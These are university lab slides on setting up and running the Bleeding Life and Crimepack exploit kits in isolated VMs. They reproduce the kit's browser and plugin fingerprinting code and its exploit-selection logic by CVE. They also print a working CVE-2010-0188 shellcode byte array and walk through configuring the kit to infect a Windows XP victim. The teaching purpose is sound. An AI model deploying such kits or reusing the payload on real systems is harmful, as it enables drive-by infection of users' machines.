



Network Security

EXPLOIT KIT SETUP AND DEPLOYMENT – BLEEDING LIFE & CRIMEPACK

AA 2015/2016


DR. LUCA ALLODI

Lab Objectives

- ▶ In this lab we will setup and deploy two exploit kits
- ▶ Easy exploit kit:
 - ▶ Bleeding Life
- ▶ Advanced configuration (for those who already know BL):
 - ▶ Crimepack
- ▶ An exploit kit is a tool hosted on a website that, when contacted by a victim browser, may launch one or more attacks against software vulnerabilities present on the host system. Upon successful exploitation, the kit may deliver arbitrary instructions for the victim system to execute (e.g. malware).

Exploit kit - details

- ▶ The client contacts the webserver that hosts the kit
- ▶ Exploit Kit detects client configuration (browser, plugins ..)
 - ▶ Select exploits that may work
- ▶ Ekit delivers vulnerability exploit
- ▶ If exploit is successful the client executes shellcode arbitrarily defined by the attacker and, typically, downloads malware
 - ▶ Malware executed and system infected




Lab setup

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Each has two machines

▶ Debian VM



▶ Windows XP VM



Victim machine




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- ▶ Start up your Windows XP machine
 - ▶ User: **user**
 - ▶ Pwd: **mallab**
- ▶ On the desktop you can find a folder with installers of vulnerable applications
 - ▶ Available software:
 - ▶ Adobe Reader;
 - ▶ Firefox;
 - ▶ Opera Browser;
 - ▶ Flash Player;
 - ▶ Java;
 - ▶ Quicktime



Get XP's IP

- ▶ Open terminal (start -> run -> "cmd" -> enter)
 - ▶ **ipconfig**
 - ▶ Will give you the ip address of the machine
 - ▶ Typically 192.168.56.x



Server Machine

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- ▶ Debian

- ▶ Credentials:


 - ▶ User: **mlab**

 - ▶ Pwd: **mlab**


- ▶ All exploit kits are in

 - ▶ **/home/mlab/ekits**

- ▶ You can run applications, including the terminal, by searching them in the interface clicking “Activities” on top left



Fundamental *nix commands



- ▶ **su**: super user
- ▶ **gedit <path+filename>**: edit file using GUI
- ▶ **cp <file1> <file2>**: copies <file1> in <file2>. Can specify paths different from current one
- ▶ **cp -r directory1 directory2**: copies all content of directory1 in directory2
- ▶ **chmod -R 777 directory**: assigns full privileges to user for all files and folders in directory
- ▶ **cd path**: allows you to navigate through filesystem
- ▶ **ls**: shows content of current dir
- ▶ **mv <file1> <file2>**: moves file1 to file2
- ▶ **rm <file1> <file2> <file...>**: removes specified files

- ▶ **TIP**: In the terminal you can use the tab key to autocomplete entries
 - ▶ E.g.: cd /home/m + TAB ⇒ cd /home/mlab

Setup Server (1)

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- ▶ Start machine
- ▶ Open terminal, type
 - ▶ **su**
 - ▶ password: mlab
 - ▶ **ifconfig eth0**
 - ▶ Get IP della macchina
 - ▶ **If no IP, type**
 - ▶ **dhclient eth0**
 - ▶ → assigns ip to interface
 - ▶ **ping <ip XP>**
 - ▶ You should get an ICMP echo reply from XP machine



```
Attività Terminale mer 11.09
mlab@mlab: ~
mlab@mlab:~$ su
Password:
root@mlab:/home/mlab# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:16:bf:4c
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.0
          inet6 addr: fe80::a00:27ff:fe16:bf4c/64 Scope:Link
          inet6 addr: fd17:625c:f037:2:a00:27ff:fe16:bf4c/64 Scope:Global
          inet6 addr: fd17:625c:f037:2:c0f6:003:d4da:4996/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:129  errors:0  dropped:0  overruns:0  frame:0
          TX packets:292  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueue:len:1000
          RX bytes:22628 (22.0 KiB)  TX bytes:46642 (45.5 KiB)

root@mlab:/home/mlab# dhclient
RINETLINK answers: File exists
root@mlab:/home/mlab# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=128 time=0.484 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=128 time=0.841 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=128 time=0.779 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=128 time=1.01 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=128 time=0.346 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=128 time=0.452 ms
```

Setup Server

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- ▶ Check that apache server works
- ▶ Open the browser (Iceweasel)
- ▶ Visit
 - ▶ **Localhost**
- ▶ From the Windows XP machine visit with explorer
 - ▶ <IP debian>
- ▶ If both webpages are like this on the right, all is working



SQL database

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- ▶ The debian machine has a SQL backend as a database
 - ▶ The exploit kits will use it to store data about the attacks
- ▶ You can visit the SQL interface using **phpmyadmin** →
- ▶ Open Iceweasel
 - ▶ localhost/phpmyadmin
 - ▶ Username → root
 - ▶ Password → mlab

The screenshot displays the phpMyAdmin interface for a MySQL server on localhost. The left sidebar shows a tree view of databases: information_schema, mysql, performance_schema, and phpmyadmin. The main content area is divided into several panels:


- General Settings:** Includes a 'Change password' link and a dropdown for 'Server connection collation' set to 'utf8mb4_general_ci'.
- Appearance Settings:** Includes a 'Language' dropdown set to 'English', a 'Theme' dropdown set to 'pmahomme', and a 'Font size' dropdown set to '82%'. A 'More settings' link is also present.
- Database server:** Lists server details: Localhost via UNIX socket, MySQL type, version 5.5.43-0+deb8u1 (Debian), protocol version 10, user root@localhost, and UTF-8 charset.
- Web server:** Lists web server details: Apache/2.4.10 (Debian), database client version libmysql-5.5.43, and PHP extension mysqli.
- phpMyAdmin:** Lists version information (4.2.12deb2) and links to documentation, wiki, official homepage, contribute, get support, and list of changes.

BLEEDING LIFE

1° kit Bleeding Life

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- ▶ Second relase
- ▶ Most efficient for configurations between 2008-2011
- ▶ Easy to configure
- ▶ You can check the code by opening the file of interest with a text editor e.g.
`/home/mlab/ekits/bleeding_life/index.php`
- ▶ Exploit code is in folder **modules**



Kit code analysis: Bleeding Life

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index.php

Open ~/ekits/bleeding_life/index.php using gedit
(double click on icon or from terminal invoke gedit)

User Agent detection:

Bleeding Life verifies which browser is contacting the kit

If that's not a known browser, quits

```
if(($data['browser'] != "FIREFOX" && $data['browser'] != "CHROME" && $data['browser'] != "SAFARI"
&& $data['browser'] != "OPERA" && $data['browser'] != "MSIE") || $data['platform'] == "OTHER"){
    exit();
}
```


Kid code analysis: Bleeding Life

index.php

Checks presence of Adobe reader:

1. Initialise a_version.exists & a_version.version
2. Checks version of adobe reader
3. Gets the version of adobe, if it exists
4. Returns variable

```
function getVersion(str){  
    if(str=="Acrobat"){  
        var a_version=new Object();  
        a_version.exists=false;  
        a_version.version='0';  
        var a_detect = PluginDetect.getVersion("AdobeReader");  
        if(a_detect!=null){  
            a_version.exists=true;  
            var vArray = a_detect.split(",");  
            a_version.version = vArray[0] + vArray[1] + vArray[2];  
        }  
        return a_version;  
    }  
}
```

Checks presence of Java:

1. Initialises variables j_version.exists, j_version.version & j_version.build
2. Checks version of java
3. Same function as before, Java is argument
4. Returns

```
if(str=="Java"){  
    var j_version=new Object();  
    j_version.exists=false;  
    j_version.version='0';  
    j_version.build='0';  
    var j_detect = PluginDetect.getVersion('Java', 'include/getJavaInfo.jar');  
    if(j_detect!=null){  
        j_version.exists=true;  
        var vArray = j_detect.split(",");  
        j_version.version = vArray[1];  
        j_version.build = vArray[3];  
    }  
    return j_version;  
}
```

Analisi codice: Bleeding Life

index.php

Exploit selection

Checks if Adobe is present:

Checks if version is between 800 & 821:

Loads correct exploit Adobe-80-2010-0188

Same exploit selection procedure

Is Java there?

Check if version is before 6.19:

Loads correct exploit Java-2010-3552

Same, if
Browser is not Explorer

```
function AcrobatModule(){
    var a_version = getVersion("Acrobat");
    if(a_version.exists){
        if(a_version.version >= 800 && a_version.version < 821){
            FramesArray.push("load_module.php?e=Adobe-80-2010-0188");
        }else if(a_version.version >= 900 && a_version.version < 940){
            if(a_version.version < 931){
                FramesArray.push("load_module.php?e=Adobe-90-2010-0188");
            }else if(a_version.version < 933){
                FramesArray.push("load_module.php?e=Adobe-2010-1297");
            }
        }else if(a_version.version < 940){
            FramesArray.push("load_module.php?e=Adobe-2010-2884");
        }
    }else if(a_version.version >= 700 && a_version.version < 711){
        FramesArray.push("load_module.php?e=Adobe-2008-2992");
    }
}

function JavaModule(){
    var j_version = getVersion("Java");
    if(j_version.exists){
        if(j_version.version < 6 || (j_version.version == 6 && j_version.build < 19)){
            FramesArray.push("load_module.php?e=Java-2010-0842");
        }
    }
}

<?
if($data['browser'] == "MSIE"){
?>

        }else if(j_version.version == 6 && j_version.build < 22){
            FramesArray.push("load_module.php?e=Java-2010-3552");
        }
    }
?>
```


Code analysis example: Exploit

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Adobe-80-2010-0188.php

National Cyber Awareness System

Vulnerability Summary for CVE-2010-0188

Original release date: 02/22/2010

Last revised: 08/21/2010

Source: US-CERT/NIST

Overview

Unspecified vulnerability in Adobe Reader and Acrobat 8.x before 8.2.1 and 9.x before 9.3.1 allows attackers to cause a denial of service (application crash) or possibly execute arbitrary code via unknown vectors.

Open file:
modules/Adobe-80-2010-0188.php

Buffer overflow vulnerability. Executes machine code

```
$pdf = generate_pdf($config_url . "/download_file.php?e=Adobe-80-2010-0188");
```

```
#stack data - do not change
```

```
$tiff = $tiff . "\xA3\xEB\x80\x4A\x3C\x20\x82\x4A\xBC\x57\x80\x4A\xA4\xEB\x80\x4A";  
$tiff = $tiff . "\x08\x43\x82\x4A\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00";  
$tiff = $tiff . "\x02\x00\x00\x00\x02\x01\x00\x00\x00\x00\x00\x00\x05\x17\x80\x4A";  
$tiff = $tiff . "\xA4\xEB\x80\x4A\x83\xFE\x81\x4A\x01\x1C\x80\x4A\x08\x00\x00\x00";  
$tiff = $tiff . "\x7D\x59\x80\x4A\xA3\xEB\x80\x4A\x38\x20\x82\x4A\xBC\x57\x80\x4A";  
$tiff = $tiff . "\xA4\xEB\x80\x4A\xFF\xFF\xFF\xFF\x00\x00\x00\x00\x40\x00\x00\x00";  
$tiff = $tiff . "\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x05\x17\x80\x4A";  
$tiff = $tiff . "\xA4\xEB\x80\x4A\x83\xFE\x81\x4A\x01\x1C\x80\x4A\x08\x00\x00\x00";  
$tiff = $tiff . "\x7D\x59\x80\x4A\xA3\xEB\x80\x4A\x30\x20\x82\x4A\xBC\x57\x80\x4A";  
$tiff = $tiff . "\xA4\xEB\x80\x4A\xFF\xFF\xFF\xFF\x22\x00\x00\x00\x00\x00\x00\x00";  
$tiff = $tiff . "\x00\x00\x00\x00\x00\x00\x01\x00\x05\x17\x80\x4A\x78\x50\x84\x4A";  
$tiff = $tiff . "\x0F\x63\x80\x4A\x05\x17\x80\x4A\x5A\x52\x6A\x02\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x58\xCD\x2E\x3C\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x05\x5A\x74\xF4\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xB8\x4D\x4D\x00\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x2A\x8B\xFA\xAF\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x75\xEA\x87\xFE\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xEB\x0A\x5F\xB9\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xE0\x03\x00\x00\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xF3\xA5\xEB\x09\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xE8\xF1\xFF\xFF\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xFF\x90\x90\x90\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xFF\xFF\xFF\x90\xF7\x06\x82\x4A";  
$tiff = $tiff . "\xA3\xEB\x80\x4A\x78\x50\x84\x4A\x49\xA6\x81\x4A\x02\x17\x80\x4A";
```


```
return $tiff;
```


Bleeding life configuration

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Now we start configuring the kit to make it work

1. Copy bleeding life in /var/www/
2. From terminal
 - ▶ `cp -r /home/mlab/ekits/bleeding_life /var/www/`
3. Config kit's setup
 1. `cd /var/www/bleeding_life`
 2. `gedit config.php`
 1. Set `$sqlSettings['dbUsername']` to: **root** ← **username for SQL**
 2. Set passwords to: **mlab** ← **password for SQL**
 3. Set `$payload_filename` to: **calc.exe** ← **our malware**
 4. Set `$config_url`: **'http://<ip_server>/bleeding_life/'** ← **url that goes in input to shellcode generation (remember?)**
 3. Save and close



```
mer 11.15
mlab@mlab: ~
File Modifica Visualizza Cerca Terminale Aiuto
root@mlab:/home/mlab# cp -r /home/mlab/ekits/bleeding_life/ /var/www/
root@mlab:/home/mlab# cd /var/www/bleeding_life/
root@mlab:/var/www/bleeding_life# gedit config.php

*config.php
/var/www/bleeding_life
Salva

//dbHost: The hostname to where your MySQL database is located.
$sqlSettings['dbHost'] = 'localhost';

//dbUsername: The username for your MySQL database.
$sqlSettings['dbUsername'] = 'root';

//dbPassword: The password for your MySQL database.
$sqlSettings['dbPassword'] = 'mlab';

//dbName: The name your MySQL database.
$sqlSettings['dbName'] = 'bleeding_life';

//tableVisitorsList: The table name to track visitors. This is created in the install process.
$sqlSettings['tableVisitorsList'] = 'visitors_list';

//panel_user: the username used to secure the statistics page
$panel_user = "admin";
//panel_pass: the password used to secure the statistics page
$panel_pass = "mlab";

//enable_signed: enable the java signed applet. (this requires user interaction)
$enable_signed = true;

//payload_filename: the filename of your payload.
$payload_filename = 'calc.exe';


//config_url: the url to where your pack is located. This is very important. Please make sure it includes the http://
$config_url = 'http://10.0.2.15/bleeding_life/';
//$config_url = 'http://192.168.188.203/bleeding_life/2';

PHP Larg. tab.: 8 Rg 48, Col 47 INS
```

Setup Bleeding Life (2)

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

3. Create new database for bleeding_life → needed to store attack records
 1. Go to: **localhost/phpmyadmin**
 2. Database
 3. insert: bleeding_life to create db



Setup Bleeding Life (3)

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

4. Setup bleedinglife → call existing procedure to configure DB
 - ▶ Visit: **localhost/bleeding_life/install**
 - ▶ **Check new table in database**
- ▶ If installation is successful:
 - ▶ Control page: **localhost/bleeding_life/statistics**
 - ▶ User: **admin**
 - ▶ Pwd: **mlab** ← setup by you
 - ▶ Attack delivery page: **localhost/bleeding_life**



Deliver attack

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- ▶ **IMPORTANT:**After every attack you need to reset the stats
 - ▶ *BL does not deliver two attacks to same IP*
- ▶ From victim machine visit
 - ▶ **<ip_server>/<secuser>/bleeding_life**
 - ▶ Nothing should happen
- ▶ Install **Java/jre-1_5_0_07**
 - ▶ Visit again **<ip_server>/bleeding_life**
 - ▶ Crash
- ▶ Update Java **jre-6u1-windows-i586-p**
 - ▶ Repeat visit
 - ▶ Infection happens
 - ▶ Check in BL stat page



CRIMEPACK

Crimepack

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- ▶ Version 3.1.3 released in 2010
- ▶ Sourcecode is encrypted, exploits are too
- ▶ Code is in ~/ekits/crimepack
- ▶ Try open a file with a text editor → not usable code

